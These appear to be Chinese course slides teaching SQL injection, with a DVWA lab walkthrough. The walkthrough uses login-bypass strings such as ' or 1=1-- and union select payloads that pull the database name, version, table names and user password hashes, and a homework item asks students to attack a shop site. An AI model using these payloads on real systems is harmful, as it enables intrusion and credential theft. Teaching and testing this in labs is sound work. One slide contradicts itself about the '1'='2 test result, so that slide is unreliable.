Web系统测试

4.9 渗透测试—SQL注入漏洞



内容回顾



▶什么是XSS

●即跨站脚本攻击,指攻击者在网页中嵌入客户端脚本,通常是 JavaScript编写的恶意代码,当用户使用浏览器被嵌入恶意代码的网页 时,恶意代码将会在用户的浏览器上执行

>XSS的分类

- ●反射型 存储型 DOM型
- ▶每种类型XSS原理解析
- >怎样测试XSS漏洞

目录

- >SQL注入漏洞概述
- **▶SQL注入方法**
- ▶怎样测试SQL注入漏洞
- ▶怎样防御SQL注入漏洞






▶Web程序三层架构





- ▶什么是SQL注入漏洞
 - ●通过把SQL命令插入到Web 表单提交或输入域名或页面 请求的查询字符串,最终达 到欺骗服务器执行恶意的 SQL命令





- ▶SQL注入漏洞(SQL injection)是Web层面最高危的漏洞之一。 在2008年到2010年期间,SQL注入漏洞连续3年在OWASP年度十 大漏洞排行中排名第一
- ▶OWASP: (Open Web Application Security Project 开放式Web应用程序安全项目)是一个组织,它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。其目的是协助个人、企业和机构来发现和使用可信赖软件



>SQL注入原理

●攻击者通过Web应用程序利用SQL语句或字符串将非法的数据插入 到服务器端数据库中,获取数据库的管理用户权限,获取重要信息 及机密文件



- >SQL 注入带来的威胁主要有如下几点
 - ●猜解后台数据库, 这是利用最多的方式, 盗取网站的敏感信息
 - ●绕过认证,例如绕过验证登录网站后台
 - ●注入可以借助数据库的存储过程进行提权等操作

目录

- >SQL注入漏洞概述
- >SQL注入方法
- ▶怎样测试SQL注入漏洞
- ▶怎样防御SQL注入漏洞





>SQL注入方法

- ●通过字符串注入
- ●猜测: 猜表名, 猜列名, 猜数据库名等等
- ●后台身份验证绕过漏洞



>如登录查询:

●语法:

var sql = "SELECT * FROM users WHERE login = "'" + formusr + "'AND
password = "" + formpwd + "";

●接收用户输入查询语句如下:

SELECT * FROM users WHERE login = 'zhangsan' AND password = '123'

●通过字符串注入,使用这样的用户名和密码:

formusr = '**or** 1=1--

formpassword = anything



▶查询语句变为:

SELECT * FROM users WHERE login = '' or 1=1 --AND password = 'anything'

- >需要注意字符串中的'字符
 - ●它充当了查询参数的右闭合符号
 - ●它之后的任何语句都被认为是SQL命令的一部分
 - ●查询域不一定是字符串,也可能是日期、数字等等



>如果查询域是数字, 语法如下

\$sql = "SELECT * FROM clients WHERE account =

'\$formacct' AND pin = '\$formpin'";

接收用户输入:

SELECT * FROM clients WHERE account = 123456 AND pin = 111111



>查询数字注入方法:

\$formacct = 1 **or** 1=1 #

pin = 111111

查询语句变为:

SELECT * FROM clients WHERE account = 1 or 1=1 # AND pin = 111111



▶常见的SQL元字符

or "

字符串指示符

•-- #

单行注释

•/* */

多行注释

+

连接符

连接符

•%

属性通配符



- ▶SQL 注入实例:
 - ●搭建DVWA渗透测试平台
 - ●修改安全等级为low
 - · DVWA:为安全专业人员测试自己的专业技能和工具提供合法的环境,帮助web开发者更好的理解web应用安全防范的过程

(i) localhost:8032/DVWA-1.9/security.php **DVWA Security** Home Instructions **Security Level** Setup / Reset DB Security level is currently: low. Brute Force You can set the security level to low, medium, high or impossible. The secu Command Injection level of DVWA: **CSRF** 1. Low - This security level is completely vulnerable and has no security as an example of how web application vulnerabilities manifest through File Inclusion as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bac File Upload developer has tried but failed to secure an application. It also acts as Insecure CAPTCHA exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mix SQL Injection practices to attempt to secure the code. The vulnerability may not al exploitation, similar in various Capture The Flags (CTFs) competition SQL Injection (Blind) Impossible - This level should be secure against all vulnerabilities. XSS (Reflected) source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'. XSS (Stored) Submit **DVWA Security** PHP Info **PHPIDS**

About



>实验步骤:


- ●猜字段
- ●猜数据库名字
- ●猜用户名
- ●猜数据库版本
- ●猜当前操作系统
- ●猜数据库表名
- ●获取用户名和密码



一: 猜字段

1选择 SQL Injection, 在搜索框中输入1

2查看回显 (URL中ID=1, 说明php页面通过get方法传递参数)





3 查看源代码,查看其SQL查询语句

\$query = "SELECT first_name, last_name FROM users WHERE

user_id = '\$id';''

4实际执行语句:

SELECT first_name, last_name FROM users WHERE user_id = '1';



- 二:通过控制参数ID的值来返回我们需要的信息
 - 1. 在输入框中输入 1' order by 1#
 - 2.实际执行的Sql语句就会变成

SELECT first_name, last_name FROM users WHERE user_id = '1' order by 1#';

(这条语句的意思是查询users表中user_id为1的数据并按第一字段排行。 按照Mysql语法,#后面会被注释掉,使用这种方法屏蔽掉后面的单引 号,避免语法错误)



- ●继续输入 1' order by 2#
 - 显示结果OK
- ●继续输入 1' order by 3#
 - 返回错误



Unknown column '3' in 'order clause'

▶由此可知: users表中只有两个字段, 数据为两列



二: 猜数据库名字

- ●使用 union select联合查询继续获取信息
 - union 运算符可以将两个或两个以上 select 语句的查询结果集合合并 成一个结果集合显示,即执行联合查询
- ●输入1' union select database(),user()#进行查询:
 - · database()将会返回当前网站所使用的数据库名字.
 - · user()将会返回执行当前查询的用户名



●实际执行的SQL语句是

SELECT first_name, last_name FROM users WHERE user_id =

'1' union select database(),user()#`;

Vulnerability: SQL Injection

User ID:

D: 1' union select database(), user()#
First name: admin
Surname: admin

D: 1' union select database(), user()#
First name: dvwa
Surname: root@

>由查询结果可知:

- ●当前网站使用数据库为 dvwa.
- ●当前执行查询用户名为 root



三: 获取数据库版本和当前操作系统

输入 1' union select version(),@@version_compile_os#进行查询

- ●version() 获取当前数据库版本.
- ●@@version_compile_os 获取当前操作系统
- >实际执行的Sql语句是:

SELECT first_name, last_name FROM users WHERE user_id = '1' union select version(),@@version_compile_os#`;



Vulnerability: SQL Injection

User ID: [Submit
	nion select version(),@version_compile_os# ne: admin admin
	nion select version(),@version_compile_os# ne: 5.7.1-m11 Win32

- >通过上图返回信息, 我们又成功获取到:
 - ●当前数据库版本为:5.7.1
 - ●当前操作系统为:Win32



三:尝试获取 dvwa 数据库中的表名

- ●information_schema 是 mysql 自带的数据库,该库数据表中保存了 Mysql 服务器所有数据库的信息,如数据库名,数据库的表,表 栏的数据类型与访问权限等
- ●该数据库拥有一个名为 tables 的数据表,该表包含两个字段 table_name 和 table_schema,分别记录 DBMS 中的存储的表名和 表名所在的数据库



1我们输入

1' union select table_name,table_schema from information_schema.tables where table_schema= 'dvwa'#进行查询: 2 实际执行的Sql语句是:

•SELECT first_name, last_name FROM users WHERE user_id = '1'
union select table_name,table_schema from
information_schema.tables where table_schema= 'dvwa'#`;



Vulnerability: SQL Injection

User ID:	Submit			
ID: 1' union select First name: admin Surname: admin	table_name,table_schema	from information_schema.t	tables where table_s	chema= 'dvwa'#
ID: 1' union select First name: guestboo Surname: dvwa	table_name,table_schema ok	from information_schema.t	tables where table_s	chema='dvwa'#
ID: 1' union select First name: users Surname: dvwa	table_name,table_schema	from information_schema.t	tables where table_s	chema='dvwa'#

- ●通过上图返回信息, 我们再获取到:
- ●dvwa 数据库有两个数据表,分别是 guestbook 和 users



四:尝试获取用户名、密码

- ●猜测users表的字段为 user 和 password, 所以输入: 1' union select user,password from users#进行查询: 实际执行的 Sql 语句是:
- •SELECT first_name, last_name FROM users WHERE user_id = '1'
 union select user,password from users#`;



Vulnerability: SQL Injection

User ID: Submit
ID: 1'union select user,password from users# First name: admin Surname: admin
ID: 1' union select user,password from users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' union select user,password from users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
ID: 1' union select user,password from users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' union select user,password from users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' union select user,password from users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- ●由此结果可以爆出用户名、密码;
- ●密码采用md5加密,可以到www.cmd5.com进行解密



▶总结:

- ●猜字段
- ●联合查询获取数据库名字和操作系统版本
- ●由数据库得到自带表, 获取表名
- ●由表名获取用户名和密码

目录

- >SQL注入漏洞概述
- **▶SQL注入方法**
- ▶怎样测试SQL注入漏洞
- ▶怎样防御SQL注入漏洞





▶判断是否存在 Sql 注入漏洞

- ●单引号判断法:
 - · 在参数后面加上单引号,比如:http://xxx/abc.php?id=1' 如果页面返回错误,则存在 Sql 注入
 - 原因: 无论字符型还是整型都会因为单引号个数不匹配而报错 (如果未报错,不代表不存在 Sql 注入,因为有可能页面对单引号做 了过滤,这时可以使用判断语句进行注入)



- ▶判断 Sql 注入漏洞的类型,通常 Sql 注入漏洞分为 2 种类型:
 - ●数字型
 - ●字符型
- ▶其实所有的类型都是根据数据库本身表的类型所产生的,在我们创建表的时候会发现其后总有个数据类型的限制,而不同的数据库又有不同的数据类型,但是无论怎么分常用的查询数据类型总是以数字与字符来区分的,所以就会产生注入点为何种类型



>数字型判断:

- ●当输入的参 x 为整型时, 通常 abc.php 中 Sql 语句类型大致如下:
- ●select * from <表名> where id = x
- ●这种类型可以使用经典的 and 1=1 和 and 1=2 来判断:
 - Url 地址中输入 http://xxx/abc.php?id= x and 1=1 页面依旧运行正常,
 继续进行下一步
 - Url 地址中继续输入 http://xxx/abc.php?id= x and 1=2 页面运行错误,则说明此 Sql 注入为数字型注入



▶原因如下:

- ●当输入 and 1=1时,后台执行 Sql 语句:
 - select * from <表名> where id = x and 1=1 没有语法错误且逻辑判断 为正确,所以返回正常
- ●当输入 and 1=2时,后台执行 Sql 语句:
 - select * from <表名> where id = x and 1=2没有语法错误但是逻辑判断 为假, 所以返回错误



>字符型判断:

- ●当输入的参 x 为字符型时, 通常 abc.php 中 SQL 语句类型大致如下:
- •select * from <表名> where id = 'x'
- ●这种类型我们同样可以使用 and '1'='1 和 and '1'='2来判断:
 - Url 地址中输入 http://xxx/abc.php?id= 'x' and '1'='1 页面运行正常,继续进行下一步
 - Url 地址中继续输入 http://xxx/abc.php?id= 'x' and '1'='2 页面运行错误,则说明此 Sql 注入为字符型注入



▶原因如下:

- ●当输入 and '1'='1时,后台执行 Sql 语句:
- select * from <表名> where id = 'x' and '1'='1'
 - 语法正确, 逻辑判断正确, 所以返回正确
- ●当输入 and '1'='2时,后台执行 Sql 语句:
- select * from <表名> where id = 'x' and '1'='2'
 - 语法正确, 但逻辑判断错误, 所以返回正确

目录

- >SQL注入漏洞概述
- **▶SQL注入方法**
- ▶怎样测试SQL注入漏洞
- ▶怎样防御SQL注入漏洞



怎样防御SQL注入漏洞



- >使用参数化的过滤性语句
- ▶输入验证
- >错误消息处理
- ▶加密处理
- 户存储过程来执行所有的查询
- >使用专业的漏洞扫描工具
- →确保数据库安全



1PPT中例子,练习一遍(必做)

选做:

- 1自己写一个登录功能,练习使用绕过策略进行SQL注入漏洞练习
- 2 尝试使用SQL注入漏洞攻击zl_shop网站
- 3 尝试使用其他的SQL注入策略攻击DVWA系统

Question

